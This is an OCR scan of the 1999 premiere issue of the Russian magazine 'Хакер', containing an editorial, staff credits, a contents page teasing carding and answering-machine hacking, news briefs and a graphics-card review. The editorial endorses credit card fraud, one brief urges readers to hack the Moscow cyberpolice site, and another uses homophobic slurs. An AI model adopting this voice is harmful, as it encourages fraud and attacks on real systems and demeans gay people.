

журнал компьютерных хулиганов
Хакер
#1/99
- Батхед, а зачем мы комп разобрали?
- Ты чё, баклан, не понял? Мы, типа, крутые взломщики !
AC/DC
metallicA
Дружба
Beavis'n'Butt-Head © MTV Networks

Хакеры, крякеры, варезники, фрикиры, кибер-панки... Каждый, кто вошел в Сеть и побыл там пару месяцев, постепенно начинает искать сайты о хакерстве, а после того как накачал себе штук 20 разных программок, уже считает себя кул-хацкером и готовится к будущим подвигам. Все подвиги обычно заканчиваются нюканьем в IRC или генерацией номеров кредиток для входа на порно-сервер. Давай-ка, приятель, наконец-то признаемся честно. Ну, какие мы хакеры, ко всем чертям? Ты и я — обычные пользователи Сети, которые интересуются хакерством.

Многие считают хакеров эдакими полулюдьми-полуроботами, эдакими отмороженными компьютерщиками, которые дни и ночи проводят перед монитором, постоянно что-то взламывая. Дерьмо какое! Хакер — прежде всего, человек. Он, как и ты, тоже играет в компьютерные игры, тоже ползает по Интернету, тоже читает книги, тоже встречается с девочками и пива пьет не меньше тебя. Поверь мне, приятель, ОНИ — такие же, как и ты. Единственное, чем они отличаются — это тем, что они знают немного больше тебя. Они интересуются всякими занудными для тебя вещами, типа «Особенности протоколов TCP/IP и UDP» или «Основные характеристики серверов на базе операционной системы Unix». Да, это скучно, да, это узко специализировано, но настоящий хакер обожает познавать. Он ищет информацию, он поглощает ее. Но, самое главное, хакерство — это не занятие, это стиль жизни. Хакнуть можно все, что угодно. Далеко не только сервер в Интернете. Но заниматься только хакерством тоже противопоказано. Нужно все-таки и жить, причем, весело получая удовольствие от всего. Создавая наш журнал, мы рассчитывали, прежде всего, на нормальных людей. На людей, для которых компьютер — любимая игрушка. Как для автолюбителя — его машина. Мы понимаем, что любой хакер интересуется не только самим хакерством, но и всеми остальными прелестями жизни. Поэтому будем рассказывать тебе и об играх, и о железе, и о самом хакерстве, и об Интернете, да, в принципе, обо всем, чем ты интересуешься. Мы будем стараться давать тебе как можно более свежую информацию. Хотя, признаться честно, нам больше нравятся всякие нестандартные вещи. Все то, что не печатается в других журналах. Поэтому мы делаем рубрику отстойных игр, таких, от которых тебя стошнит на экран. Мы отыскиваем всякие дикие сайты в Интернете, чтобы рассказать тебе о них в обзоре WWW. Мы рассказываем тебе, как ломаются кредитки или как получать товары в магазине на халяву. Вообще, халява — это наше слово. Мы ненавидим сидеть за какой-нибудь игрушкой часами, тупо пробиваясь через один и тот же уровень. Мы используем всякие коды и креки, чему и тебя учим. Мы ненавидим платить. Поэтому мы находим разнообразные способы, чтобы получить товар или информацию на халяву. И об этом тоже рассказываем тебе. Мы не любим скучать, а кислая рожа выводит нас из себя. И поэтому мы постоянно шутим и издеваемся надо всеми подряд.

В общем, если ты чувствуешь, что все эти качества присущи и тебе, то это значит, что «мы с тобой одной крови».

Сергей Покровский aka SINtez,
Редактор **Х**.

РЕДАКЦИЯ

Игорь Пискунов *igor@gameland.ru* — *концепция*
Сергей Покровский *pokrovsky@xakep.ru* — *редактор*
Денис Давыдов *dekaadr@gameland.ru* — *редактор раздела игр*

ART

Владислав Пискунов *vlad@gameland.ru* — *арт-директор*
Кирилл Горячев *cgor@gameland.ru* — *дизайн и верстка*

ПРОИЗВОДСТВО

Леонид Андруцкий *leonid@gameland.ru* — *фотовывод*
Борис Скворцов *boris@gameland.ru* — *обслуживание компьютеров*
Ервандт Мовсисян — *техническая поддержка*

РЕКЛАМНЫЙ ОТДЕЛ

Игорь Пискунов *igor@gameland.ru* — *руководитель отдела*
тел.: **(095) 797-1489, 124-0402;** факс: **(095) 125-0211**

ОТДЕЛ РАСПРОСТРАНЕНИЯ

Владимир Смирнов *vladimir@gameland.ru*
Самвел Анташян *samvel@gameland.ru*
тел.: **(095) 124-0402;** факс: **(095) 125-0211**

GAMELAND PUBLISHING

ИЧП «АГАРУН Компани» — *учредитель и издатель*
Дмитрий Агарунов *dmitri@gameland.ru* — *директор*
Владислав Пискунов *vlad@gameland.ru* — *администратор*
Юрий Королев *yuri@gameland.ru* — *финансовый директор*

Для писем 101000, Москва, Главпочтамп, а/я 652, ХАКЕР
Web-Site http://www.xakep.ru
E-mail magazine@xakep.ru

Вывод на пленки осуществлен **«ХГС»**
Отпечатано с готовых диапозитивов в типографии **«Московская Правда**
Зарегистрирован в Государственном Комитете РФ по печати. № 01824

Тираж **20 000** экземпляров
Цена договорная

3.0506

Х приглашает авторов и редакторов.


Минимальные требования: знание аппаратных средств, программного обеспечения, компьютерных игр и т.д. Умение складывать из букв слова, а из слов предложения.
Рекомендуемые требования: знание аппаратных средств, программного обеспечения, компьютерных игр и т.д. Опыт работы в компьютерных журналах или ведение Web-сайтов.

Работая в Хакере, вы сможете реализовать все собственные амбиции и стать знаменитым.
Мы не жадные и платим хорошие деньги за работу.
Информацию о себе направляйте Игорю Пискунову:
E-mail: igor@gameland.ru Факс: 125-0211, Тел.: 124-0402

журнал компьютерных хулиганов

Хакер

#1/99



46 **Let it Bleed!**
Благая весть о скором пришествии Quake 3 Arena.

Старший опер Goblin

24 100% скидка на получение кредитной карты.

Кардинг... Как много в этом слове для сердца р...кого слилось. Как много в нем отозвалось! Да, да, да, друзья мои. Именно кардингом мы сегодня и займемся.

Сергей ПОКРОВСКИЙ



20 Y2K: Must Die или нет?


Когда Билли, анонсируя Windows 98, уверял, что эта операционная система уже подготовлена к проблеме Y2K, эксперты только рассмеялись — еще бы, ведь система стала зваться именно Windows 98, а не Windows 1998...

Грубый ШИКЕЛЬ

86 **Apache Havoc**
Скажи мне, кто тебя сделал, и я скажу тебе, кто ты.


ХОЛОД





23 **Узнай, кто еще звонит твоей подружке.**
Как взломать автоответчик.

Сергей ПОКРОВСКИЙ



70 **City 3000**
Тебя похоронят под слоем мусора.

Арсений Иванов

8 **Придай ОБЪЕМ!**
Моделируй свои ощущения в собственном стиле!

Константин МАРТЫНЕНКО



Игры в номере

До выяснения...

Приговор

Крематорий

Кибер-полиция добралась и до России-матушки.

Открыли на средства УЭП ГУВД Москвы сайт www.cyberpolice.ru. С дебильным дизайном и с не менее тупым содержанием. Они (в смысле сайт) — это «Подразделение по выявлению и пресечению преступлений, совершаемых с использованием поддельных кредитных карт, и преступлений, совершаемых путем несанкционированного доступа в компьютерные сети и базы данных». А чем занимаются — прыгают от восторга, что почти засадили 17-ти летнего ламера за то, что тот спер какие-то жалкие 11 штук баксов у буржуев. Спер, как последний лох, кредитке. Этого «героя» нарекли крутым хацкером и с криками хоп-хей-ла-ла-лэй дали 5 лет, к счастью, условно. Просто пинцет. Да, эти ребята нам спуску не дадут. Чует мое сердце. Найдется добрая душа и разнесет весь их сайтик к чертовой матери. Сам сайт, как показал небольшой анализ, зарегистрирован с помощью ПТТ-Телепорт, и там же хостится, так что с кряками проблем больших не будет. Кто первый, господа умельцы? А, вообще, сайт должен способствовать умиротворению жителей Сети. Настраивать их на лояльность к закону и, вообще, помогать осознавать, что красть — нехорошо. Ну, вот поживем и увидим, кто окажется круче, эти показушники из УЭП, которые таким образом оправдывают своё существование перед народом, а главное — перед начальством, или все же русский «настоящий» хакер, или кракер Ваня.

Ты никогда не боялся, находясь в чате, что над тобой совершат «эмоциональное насилие»?

Да ты даже не знаешь, что это такое! А в «загнивающих» Штатах сегодня придают очень большое значение проблеме «сетевого трепа», опасаясь, что их изнеженные детки познакомятся в чате с просвещенным в компьютерах маньяком, и тот сделает что-то нехорошее с их чадом. Главное, что прецеденты есть. Совсем недавно только очень эффективные действия полиции позволили вернуть домой 17-ти летнюю жительницу Калифорнии, сбежавшую из дома, поддавшись на «позыв из чата». Вообще, сегодня этот феномен заставляет ломать голову многих ученых. Как преступник уговорил девушку приехать к нему в Нью-Джерси, девушку, живущую в Сан-Франциско? А как все хорошо начиналось: милое знакомство в чате, треп в уединенной комнатке, инструкции, как уничтожить информацию на жестком диске компьютера после столь приватных бесед. Но нет. Нашли голубчика. Не фиг трахаться через Сеть. Так и залететь не долго. Расследование еще продолжается, но уже сейчас ясно, что это была не единственная жертва маньяка. Американская пресса в шоке, но, как известно, что русскому хорошо, то американцу смерть. Однако свобода есть свобода. Каждый волен разговаривать с кем угодно и когда угодно. И это правильно. Эх, нам бы их проблемы.

Разработан новый алгоритм шифрации.

Но есть и кое-что полезное в этой Сети. Полезное во всех отношениях. Электронная торговля. Одно но, очень уж не совершенен механизм платежей. Однако дело поправимо, утверждает шестнадцатилетняя ирландская школьница Сара Флэннери. Девушка изобрела новый алгоритм для шифрации сообщений, передаваемых через Internet. Новый код в 10 раз быстрее предыдущего, изобретенного более 20 лет назад, в 1977 году, студентами Массачусетского технологического института и до сих пор применяемого как средство защиты данных, передаваемых по электронной почте.

Россия родина слонов, а Норвегия имеет все шансы стать родиной хакеров.

Причем именно тех, для которых хак — цель и смысл жизни. Верховный суд этой страны постановил, что попытка вторжения в компьютерную систему по Internet не является преступлением до тех пор, пока не завершится успехом. Ситуация такова: ты что-то ломаешь, ломаешь до тех пор, пока не сломаешь совсем, и тебя тогда можно наказать. Или — только до того момента, когда почти сломал, и плодами твоей напряженной, но «безопасной» работы может воспользоваться другой член команды и доконичть дело. Теперь оборона превращается в личное дело каждого, каждый сам несет ответственность за то, что он лох и позволил другим влезть в свою систему. Критики этого постановления утверждают, что с тем же успехом можно разрешить грабителям проверять, заперты ли в доме окна и двери, и не применять меры пресечения до тех пор, пока они на самом деле не вломятся в жилище. Но одно дело реальный мир, а другое — CyberSpace. Как говорят у нас в Одессе — «это две большие разницы».

Идеи интеллектуального дома, типа такого, в котором отвисает сейчас великий и ужасный Bill Gates, живут и побеждают.

Как известно, в весьма обозримом будущем нас ждет цифровой рай, в котором каждой микроволновке или кофеварке будет дан постоянный IP-адрес. Т.е. будем готовить, не отрывая задницы от стула. Там, глядишь, они еще и летать или, на худой конец, ездить станут. Вообще из-за компьютера не выберемся. Компания Samsung решила не ждать «прекрасного далека» и скоро запускает в серию первую интеллектуальную микроволновую печь с подключением к Internet. Буржуи оборзели до того, что встроили в печь считыватель штри-

хового кода, что дает возможность настраивать уровень температуры приготовления и время — в зависимости от производителя пищевого продукта. Или печь сама связывается с Web-сайтом производителя для определения оптимального времени приготовления блюда. Единственное, что пока точно не ясно: что делать, если коннект медленный, и не сгорит ли блюдо или не разнесет ли из-за этого саму печку ко всем чертям.

Теперь можно узнать, где живут педофилы.

Безумные техасцы из города Остин дошли до того, что организовали специальную службу, позволяющую родителям определить, опираясь на данные полиции, живет ли в их округе какой-то маньяк, псих, педофил и иже с ними. За умеренную плату в 3,15 доллара можно искать подобных извращенцев на сайте по адресу **http://records.txdps.state.tx.us/dps/**. Причем поиск ты можешь задавать как по имени улицы, так и по Zip-коду (нечто вроде нашего индекса). Очень заманчиво, особенно если детишки вдруг захотят острых ощущений. Как бы эти ощущения не стали в прямом смысле острыми, как ножички, которые очень уважают разные извращенцы.

«От винта», — кричал Карлсон, отбиваясь от гомосеков.

«От винта» впору кричать и нам, поскольку от голубых житья нет уже нигде. Весьма активно действует сайт **www.gay.ru**, где welcome всем голубым, лесбиянкам, транссексуалам. Но эти ребята решили не останавливаться на достигнутом, и открыли новый сайт — Пидор Онлайн (**www.pidor.com**), где громогласно заявляют, что они «не какие-нибудь там геиии», а намного круче. Устраивают полный экстрим с рубриками «Лучший пидор России», «Как я и как меня...» и даже ведут FAQ по траханью в жопу!!! Охренеть, до чего дошло! Хотя, с другой стороны, это лучше, чем всякие там сраные манерности, как на гей.ру. Здесь хоть поприкалываться можно. Нечто, напоминающее **fuck.ru** (по обилию мата и экстремальных текстов), только все о заднице.

Кукла Ферби признана шпионом.

В продолжение новости о кукле Ферби (кто не в курсах — это самая модная игрушка 98 года). Газета Washington Post сообщила о том, что Агентство национальной безопасности (АНБ) США запретило в декабре появление популярных игрушек Ферби в закрытом городе Форт-Мид из-за способности этих кукол повторять «услышанное». Вообще, в список запрещенных к ввозу в город предметов входят личная фотоаппаратура, видео- и звукозаписывающие устройства. Вот так. Угроза национальной безопасности. Куколка стоимостью 30 долл. наделала изрядный переполох. Ведь Ферби могут не только реагировать на окружающее, повторяя услышанные звуки, но и спать, общаться друг с другом и даже разговаривать на собственном особом языке. Чем не средство для шпионажа???

Creative Graphics Blaster Riva TNT самая оптимальная покупка года.

Видимо в прошедшем году самой актуальной была проблема надрать кому-нибудь задницу в Кваке или любом другом 3D-шутере, так как этот год оказался особо урожайным на 3D-ускорители. На рынок было выброшено немало новинок — Voodoo Banshee от 3Dfx, Riva TNT от NVidia, Matrox G200. Самой «горячей» и самой покупаемой новинкой стали видеоплаты на чипе Riva TNT. Великолепная производительность в 2D графике, плюс 3D акселерация сделали карты на основе этого чипа самыми желанными подарками на Новый год и Рождество. А один из популярнейших российских сайтов Reactor Critical (**www.reactor.ru**) назвал карту Creative Graphics Blaster Riva TNT самой оптимальной покупкой года по критерию цена/качество/скорость. По данным того же Reactor Critical, самыми покупаемыми 3D-ускорителями в Москве стали Creative Graphics Blaster TNT и Diamond Monster 3D II на основе 3Dfx Voodoo II.

Статья 1999, УК: Хакерство — от пожизненного цика с гвоздями до расстрела.

Двое китайских хакеров — бывший бухгалтер шенчженьского отделения Индустриального и коммерческого банка Китая Хао Джинглонг (Hao Jinglong) и его брат Хао Джингвена (Hao Jingwen) поплатились жизнями за свое незаконное ремесло. Эти парни совершили банальный грабеж банка, стибрив всего 260 тыс. юаней (31 400 дол., По сравнению с украденным из CityBank'а, это сущая мелочь, так, на сникерсы и презервативы. Это вам не широкая русская душа. Впрочем, другая страна, другие масштабы. Социалистический суд сумел вернуть деньги, но все равно впаял обоим «вышку». Вот такто. Слава Богу, что мы живем не в Китае...

Новый Год — ужас для провайдера.

В России есть две проблемы — дороги и дураки, которые их строят. В Сети такая же бодяга. В предрождественские дни из-за увеличившегося почти в 30 раз (в среднем до Мб) размера сообщений за счет вложенных файлов — всяких там открыток с кошечками, цветочками и обкуренными Дедами Морозами — системы провайдеров наелись кексов капитально. Анимационные поздравительные открытки забили каналы связи, почта шла 5-7 часов вместо обычных 5-15 минут. Вот это я и называю спамом. Самым официальным и законным спамом года.

Андрей Князев.

Придай ОБЪЕМ! Моделируй свои ощущения в собственном стиле!

Вот тебе, приятель, и подарочек на Новый год от компании Metabyte, которая до сих пор была практически неизвестна российскому покупателю. А ведь Metabyte делает такие крутые вещи, как:

- Плата Wicked 3D на основе Voodoo 2
- Плата Vengeance на основе Banshee
- Стереоочки eyeSCREAM



Что, никогда не слышал о таком? Ну, да это и не удивительно. Хотя, к моменту выхода «Х», эти три продукта уже должны появиться в продаже, по крайней мере, в Москве. Я расскажу тебе сразу про все три, так как они имеют под собой единую программную основу. Компания Metabyte специализируется на разработке программного обеспечения и консалтинге в этой области. Подразделение Wicked 3D также делает основной упор на ПО — драйвера для видеоплат и очков. Для неискушенного юзера платы Metabyte покажутся reference-платами от 3Dfx. За что же платить деньги? А вот есть за что. За технологии, разработанные Metabyte, за самые лучшие в мире драйверы, за самую грандиозную попытку добавить настоящее третье измерение. Обо всем этом я постараюсь рассказать как можно полнее и нагляднее.


Metabyte вошла на рынок графических ускорителей достаточно давно. Первые видеоплаты серии Gia на основе Trio64 и Virge сразу привлекли внимание технологией ReFlex. Первой платой серии Wicked 3D стал 3D-ускоритель на основе чипа Warp 5. Warp 5 нес в себе много революционных черт, но, к сожалению, разработчик чипа - компания Oak Technology - объявила об уходе с рынка графических чипов буквально сразу же после начала продаж плат Wicked 3D. После этого Metabyte переключился на Voodoo 2, а затем на Banshee.

Wicked 3D Voodoo 2

